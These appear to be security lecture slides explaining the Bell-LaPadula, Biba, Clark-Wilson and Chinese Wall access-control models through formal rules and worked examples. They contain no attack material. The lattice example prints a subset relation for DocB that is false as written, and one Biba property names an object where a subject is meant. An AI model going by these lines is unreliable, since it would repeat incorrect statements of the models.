


**A BLP Example**

<i>Security level</i>	<i>Subject</i>	<i>Object</i>
Top Secret	Tamara	Personnel Files
Secret	Samuel	E-Mail Files
Confidential	Claire	Activity Logs
Unclassified	James	Telephone Lists

- Tamara can read all files
- Claire cannot read Personnel or E-Mail Files
- James can only read Telephone Lists

**BLP Information flow**



**BLP Formal Description**

- Based on current state of system  $(b, M, f, H)$ :
  - Current access set  $c$  (*subj, objs, access-mode*); it is the **current** access (not permanent)
  - Access matrix  $M$  (same as before)
  - Level function  $f$ : *assigns sec level to each subj and obj*; a subject may operate at that or lower level
  - Hierarchy  $H$ : *a directed tree whose nodes are objs*:
    - *Sec level of an obj must dominate (must be greater than) its parents*

### BLP Properties


- Three BLP properties: ( $b = \text{current}$ )
  - **ss-property:**  $(S_i, O_j, \text{read})$  has  $f_b(S_i) \geq f_o(O_j)$
  - **\*-property:**  $(S_i, O_j, \text{append})$  has  $f_b(S_i) \leq f_o(O_j)$  and  $(S_i, O_j, \text{write})$  has  $f_b(S_i) = f_o(O_j)$
  - **ds-property:**  $(S_i, O_j, A_x)$  implies  $A_x \in M[S_i, O_j]$
- BLP give formal theorems
  - Theoretically possible to prove system is secure

### BLP Operations

1. **get access:** add (subj, obj, access-mode) to b
  - used by a subj to initiate an access to an object
2. **release access:** remove (subj, obj, access-mode)
3. **change object level**
4. **change current level**
5. **give access permission:** Add an access mode to M
  - used by a subj to grant access to on an obj
6. **rescind access permission:** reverse of 5
7. **create an object**
8. **delete a group of objects**


### BLP Example

- An example illustrates the operation of the BLP model, and also highlights a practical issue that must be addressed.
- We assume a role-based access control system.
- **Carla and Dirk are users of the system.**
- **Carla is a student (s) in course c1.**
- **Dirk is a teacher (t) in course c1, but may also access the system as a student;**
- thus, two roles are assigned to Dirk: **Dirk: (c1-t), (c1-s)** and **Carla: (c1-s).**
- **A student role has a lower security clearance**
- **A teacher role has a higher security clearance**




(a) Two new files are created: f1: c1-t; f2: c1-s

- Dirk creates a new file f1 as c1-t; Carla creates file f2 as c1-s.
- Carla can read and write to f2, but cannot read f1, because it is at a higher classification level (teacher level).
- In the c1-t role, Dirk can read and write f1 and can read f2 if Carla grants access to f2.
- However, in this role, Dirk cannot write f2 because of the \*-property; neither Dirk nor a Trojan horse on his behalf can downgrade data from the teacher level to the student level.
- Only if Dirk logs in as a student can he create a c1-s file or write to an existing c1-s file, such as f2. In the student role, Dirk can also read f2.




(b) A third file is added: f3: c1-s

- Dirk reads f2 and wants to create a new file with comments to Carla as feedback.
- Dirk must sign in student role c1-s to create f3 so that it can be accessed by Carla.
- In a teacher role, Dirk cannot create a file at a student classification level.



(c) An exam is created based on an existing template: f4: c1-t


- Dirk creates an exam based on an existing template file store at level c1-t.
- Dirk must log in as c1-t to read the template and the file he creates (f4) must also be at the teacher level (Figure c).



(d) Carla, as student, is permitted access to the exam: f4: c1-s

- Dirk wants Carla to take the exam and so must provide her with read access.
- However, such access would violate the ss-property. Dirk must downgrade the classification of f4 from c1-t to c1-s.

- Dirk cannot do this in the c1-t role because this would violate the \*-property.
- Therefore, a security administrator (possibly Dirk in this role) must have downgrade authority and must be able to perform the downgrade outside the BLP model.
- The dotted line in Figure d connecting f4 with c1-s-read indicates that this connection has not been generated by the default BLP rules but by a system operation.



(e) The answers given by Carla are only accessible for the teacher: f5: c1-t


- Carla writes the answers to the exam into a file f5. She creates the file at level c1- t so that only Dirk can read the file. This is an example of writing up, which is not forbidden by the BLP rules. Carla can still see her answers at her workstation but cannot access f5 for reading.
- Dirk can read f5
- This discussion illustrates some critical practical limitations of the BLP model. First, as noted in step 4, the BLP model has no provision to manage the “downgrade” of objects, even though the requirements for multilevel security recognize that such a flow of information may be required, provided it reflects the will of an authorized user.
- Hence, any practical implementation of a multilevel system has to support such a process in a controlled and monitored manner. Related to this is another concern.
- A subject constrained by the BLP model can only be “editing” (reading and writing) a file at one security level while also viewing files at the same or lower levels. If the new document consolidates information from a range of sources and levels, some of that information is now classified at a higher level than it was originally. This is known as classification creep, and is a well-known concern with multilevel information.

- While the BLP model could in theory lay the foundations for secure computing within a single administration realm environment, there are some important limitations to it: an incompatibility of confidentiality and integrity within a single MLS system; and the so called cooperating conspirator problem in the presence of covert channels.
- In essence, the BLP model effectively breaks down when (untrusted) low classified executable data are allowed to be executed by a high clearance (trusted) subject.

**BLP Categories**

- Expand the model to add categories to each security classification
- Each category describes a kind of information.
- These categories arise from the “need to know” principle **7** no subject should be able to read objects unless reading them is necessary for that subject to perform its function.
- Example: three categories: NUC, EUR, US.
- Each security level and category form a security level or compartment.
- Subjects *have clearance at* (are cleared into, or are in) a security level.
- Objects are *at the level of* (or are in) a security level.
- Objects placed in multiple categories
  - One can have access to any of these: none, {NUC}, {EUR}, {US}, {NUC, EUR}, ... {NUC, EUR, US}
  - Categories form a lattice under the “subset of” operation

**o Lattice Example**



## EXAMPLE

- George is cleared into security level (SECRET, {NUC, EUR}), DocA is classified as ( CONFIDENTIAL, { NUC } ), DocB is classified as ( SECRET, { EUR, US} ), and DocC is classified as (SECRET, { EUR } ). Then:
  - *George dom DocA* as  $\text{CONFIDENTIAL} \leq \text{SECRET}$  and  $\{ \text{NUC} \} \subseteq \{ \text{NUC}, \text{EUR} \}$
  - *George  $\neg$ dom DocB* as  $\{ \text{EUR}, \text{US} \} \subseteq \{ \text{NUC}, \text{EUR} \}$
  - *George dom DocC* as  $\text{SECRET} \leq \text{SECRET}$  and  $\{ \text{EUR} \} \subseteq \{ \text{NUC}, \text{EUR} \}$
  - George can read DocA and DocC but not DocB (assuming the discretionary access controls allow such access).
  - Suppose Paul is cleared as (SECRET, { EUR, US, NUC }) and has discretionary read access to DocB. Paul can read DocB; were he to copy its contents to DocA and set its access permissions accordingly. George could then read DocB!?
    - \*-property (step 2) prevents this

### Limitations to the BLP model

- Only deals with confidentiality not integrity,
- Does not address management of access control,
- Many operations that are in fact secure will be disallowed by the model.

### What is Integrity?

- **Integrity means that data cannot be modified without authorization.**
- A very general notion, one can put a lot of things here... Technology + the human and organisational context + do our data correspond to the real world?
- **Need to prevent flaws, errors. Bugs and threats alike.**
- The most general definition that tries to encompass it all, would be: **a system has its integrity if it can be trusted.**

A perfectly secure system can still lose its integrity, because of

- hostile penetration, or
- operational failure (bug, accident), or
- corrupt insiders, or
- rogue/careless employees,
- etc.



**Operational Integrity**

Every system dealing with data has integrity mechanisms.


- File sharing and concurrent access support.
- Recovery in case of errors (file system inconsistencies after a power failure).
- Recovery mechanisms in case of interrupted system updates.
- Value range checks.
- Etc...

**Integrity Policies**


- In general, preservation of data integrity has three goals:
  - **Prevent data modification by unauthorized parties**
  - **Prevent unauthorized data modification by authorized parties**
  - **Maintain internal and external consistency (i.e. data reflects the real world)**
- Biba security model is directed toward data integrity (rather than confidentiality) and is characterized by the phrase:
 

**"no read down, no write up".**
- This is in contrast to the Bell-LaPadula model which is characterized by the phrase "no read up, no write down".

*The Biba Model*



- Developed in 1977, the Biba integrity model mathematically describes read and write restrictions based on integrity access classes of subjects and objects. It is the first model to address integrity.
- Is an information flow model as it is concerned about data flowing from one level to another.
- The model looks similar to the Bell-LaPadula Model; however, the read-write conditions are reversed.
- Various models dealing with integrity
- **Strict integrity policy:**
  - ✓ Simple integrity: *modify only if  $I(S) \geq I(O)$* 
    - A subject can modify an object only if the integrity level of the subject dominates the integrity level of the object:  $I(S) \geq I(O)$ .
  - ✓ Integrity confinement: *read only if  $I(S) \leq I(O)$* 
    - A subject can read on object only if the integrity level of the subject is dominated by the integrity level of the object:  $I(S) \leq I(O)$ .
  - ✓ Invocation property : *invoke/comm only if  $I(S_1) \geq I(S_2)$* 
    - A subject can invoke another subject only if the integrity level of the 1st subject dominates the integrity level of the 2nd subject:  $I(S_1) \geq I(S_2)$ .
- **The Simple Integrity Property:** States that a subject at one level of integrity is not permitted to observe (read) an object of a lower integrity. **No Read Down.**
- **The \* (Star) Integrity Property (Integrity confinement) :** States that an object at one level of integrity is not permitted to modify (write to) an object of a higher level of integrity. **No Write Up.**
- **Invocation property** states that a subject at one level of integrity cannot invoke (call up) a subject at a higher level of integrity. The Biba model can be extended to include an access operation called invoke. A subject can invoke another subject, such as a software utility, to access an object.
  - ✓ The subject cannot send message (logical request for service) to subjects of higher integrity. Subjects are only allowed to invoke utilities or tools at the same or lower integrity level (otherwise, a dirty subject could use a clean tool to access or contaminate a clean object).



- Basis for all 3 models:

**1. Strict Integrity Policy**

**2. Low-Water-Mark Policy**

**3. Ring Policy**

- Set of subjects  $S$ , objects  $O$ , integrity levels  $I$ , relation  $\subseteq I \times I$  holding when second dominates first
- $min: I \times I \rightarrow I$  returns lesser of integrity levels
- $i: S \cup O \rightarrow I$  gives integrity level of entity
- $\underline{r}: S \times O$  means  $s \in S$  can read  $o \in O$
- $\underline{w}, \underline{x}$  defined similarly

**Information Transfer Path**

- An *information transfer path* is a sequence of objects  $o_1, \dots, o_{n+1}$  and a corresponding sequence of subjects  $s_1, \dots, s_n$  such that  $s_i \underline{r} o_i$  and  $s_i \underline{w} o_{i+1}$  for all  $i, 1 \leq i \leq n$ .
- Idea: information can flow from  $o_1$  to  $o_{n+1}$  along this path by successive reads and writes

**Low-Water-Mark Policy**

- Idea: when  $s$  reads  $o$ ,  $i(s) = min(i(s), i(o))$ ;  $s$  can only write objects at lower levels
- Rules
  1.  $s \in S$  can write to  $o \in O$  if and only if  $i(o) \leq i(s)$ .
  2. If  $s \in S$  reads  $o \in O$ , then  $i'(s) = min(i(s), i(o))$ , where  $i'(s)$  is the subject's integrity level after the read.
  3.  $s_1 \in S$  can execute  $s_2 \in S$  if and only if  $i(s_2) \leq i(s_1)$ .

**Ring Policy**

- Idea: subject integrity levels static
- Rules
  1.  $s \in S$  can write to  $o \in O$  if and only if  $i(o) \leq i(s)$ .
  2. Any subject can read any object.
  3.  $s_1 \in S$  can execute  $s_2 \in S$  if and only if  $i(s_2) \leq i(s_1)$ .
- Eliminates indirect modification problem
- Same information flow result holds

### Applications of Biba

- Fully implemented in FreeBSD 5.0(**FreeBSD is a free and open-source Unix-like operating system**).
  - as a kernel extension
  - the integrity levels are defined for subjects and objects in a configuration file.
  - support for both hierarchical and non-hierarchical labeling of all system objects with integrity levels
  - supports the strict enforcement of information flow to prevent the corruption of high integrity objects by low integrity processes.

### Drawbacks of Biba

- nothing to support confidentiality.
- no support for revocation of rights  
(but can downgrade subjects).
- apparently, there is no network protocol that would support Biba-like integrity labels over remote data volumes...

### comparison

**BLP:** Each category can be viewed as the right to know  
(right to read) certain things (not all)  
in a given dimension/domain.

The “need-to-know” principle.

**Biba:** Each category is a the right to modify (right to write)  
certain things (not all)  
in a given dimension/domain.

The “right-to-act-upon”.

### Biba + BLP

- Can be combined.
- Again, by composition, what is allowed is what is allowed by both policies.
- **Lipner has developed such a practical/simple combined policy framework for industrial applications**

---

## Clark-Wilson Model

### Integrity policy: motivation

- In commercial environments, who examines and certifies that the transactions are performed correctly?
- When a company receives an invoice, the purchasing office requires 2 steps:
  - Someone must have requested a service, and determined the account that would pay for the service
  - Someone must validate the invoice, the account must be debited, the check is written and signed
- Need at least two different people perform the transactions
  - Separation of duty

### Clark-Wilson model

- Aimed at commercial rather than military applications, and closely models real commercial operations.
- Proposed a set of rules
- To form a two-part integrity assurance facility
  - Certification is done by a security officer with respect to an integrity policy
  - Enforcement is done by the system

The three main rules of integrity models:

- Prevent unauthorized users from making modifications
- Prevent authorized users from making improper modifications (separation of duties)
- Maintain internal/external consistency (well-formed transaction)

Clark-Wilson model addresses each of these goals. Biba model only addresses the first goal.



- Developed by Clark-Wilson in 1987, the model addresses the integrity requirements of applications.
- Clark-Wilson model enforces the three goals of integrity by using access triple (subject, software TP, and object), separation of duties, and auditing. It enforces integrity by using well-formed transactions (through access triple) and separation of user duties.

- Two concepts
  - **Well-formed transactions: a user can manipulate data in constrained ways**
  - **Separation of duty: one can create a transaction but not execute it**

The CW (*Clark-Wilson Integrity Model*) model uses the following elements:

- Users: Active agents.
- Transformation Procedures (TPs): Programed abstract operations, such as read, write and modify.(Procedures that take the system from one valid state to another)
- Constrained Data Item (CDI): A data item whose integrity is to be preserved. **Can only be manipulated by TPs.** (Data subject to integrity controls)
- Unconstrained Data Item (UDI): Data items **outside** of the control area of the modeled environment such as input information. **Can be manipulated by users** via primitive read and write operations. (Data not subject to integrity controls)
- Integrity Verification Procedure (IVP): Check the consistency of CDIs with external reality.(Procedures that test the constrained data items conform to the integrity constraints)
- Two types of objects:
  - **Constrained Data Items (CDIs)**
  - **Unconstrained Data Items (UDIs)**
- Two types of transactions on CDIs in model
  - **Integrity Verification Procedures (IVPs)**
  - **Transformation Procedures (TPs)**
- IVPs certify that TPs on CDIs result in valid state
- All TPs must be certified to result in valid transformation
- System maintains list of valid relations of the form:
  - {UserID, TP, CDI/UDI}
- Only permitted manipulation of CDI is via an authorized TP
- If a TP takes a UDI as an input, then it must result in a proper CDI or the TP will be rejected
- Additional requirements
- Auditing: TPs must write to an append-only CDI (log)
- Separation of duties

*Elements of Clark-Wilson Model*



**CW Model – Rules**

- The model consists of two sets of rules: **Certification Rules (C)** and **Enforcement Rules (E)**. The nine rules ensure the external and internal integrity of the data items. To paraphrase these:
- C1—When an IVP is executed, it must ensure the CDIs are valid. C2—For some associated set of CDIs, a TP must transform those CDIs from one valid state to another. Since we must make sure that these TPs are certified to operate on a particular CDI, we must have E1 and E2.
- E1—System must maintain a list of certified relations and ensure only TPs certified to run on a CDI change that CDI.

- E2—System must associate a user with each TP and set of CDIs. The TP may access the CDI on behalf of the user if it is “legal.” This requires keeping track of triples (user, TP, {CDIs}) called “allowed relations.”
- C3—Allowed relations must meet the requirements of “**separation of duty**.” We need authentication to keep track of this.
- E3—System must **authenticate** every user attempting a TP. Note that this is per TP request, not per login. For security purposes, a log should be kept.
- C4—All TPs must append to a log enough information to reconstruct the operation. When information enters the system it need not be trusted or constrained (i.e. can be a UDI). (**Logging and Append-Only CDI Objects**)
- C5—Any TP that takes a UDI as input may only perform valid transactions for all possible values of the UDI. The TP will either accept (convert to CDI) or reject the UDI. Finally, to prevent people from gaining access by changing qualifications of a TP: (**Handling Untrusted Input**)
- E4—Only the certifier of a TP may change the list of entities associated with that TP (**Separation of Duty in Model**)

### The Chinese Wall Model

#### Chinese Wall

- The primary **purpose** was always to protect the **Chinese** Empire from the Mongolians and other invaders. Most of the current **Great Wall** we see today was built in the Ming Dynasty (1368-1644) and is approximately 6000km long.
- This is made up of 6,259 km (3,889 mi) sections of actual wall, 359 km (223 mi) of trenches and 2,232 km (1,387 mi) of natural defensive barriers such as hills and rivers. Another archaeological survey found that the entire wall with all of its branches measure out to be 21,196 km (13,171 mi).
- the Great Wall of China cannot be seen from space with the naked eye. As early as the Qin Dynasty (221-207BC) when building the Great Wall, glutinous rice flour was used in making the binding material to bind the bricks.

#### The Chinese Wall Model

- **Chinese wall** is a business term describing an information barrier within an organization that was erected to prevent exchanges or communication that could lead to **conflicts of interest**. Firms are generally required by law to safeguard insider information and ensure that improper trading does not occur.
- The basic **model** used to provide both privacy and integrity for data is the "**Chinese Wall Model**" or the "**Brewer and Nash Model**". It is a security **model** where read/write access to files is governed by membership of data in **conflict- of- interest** classes and **datasets**.

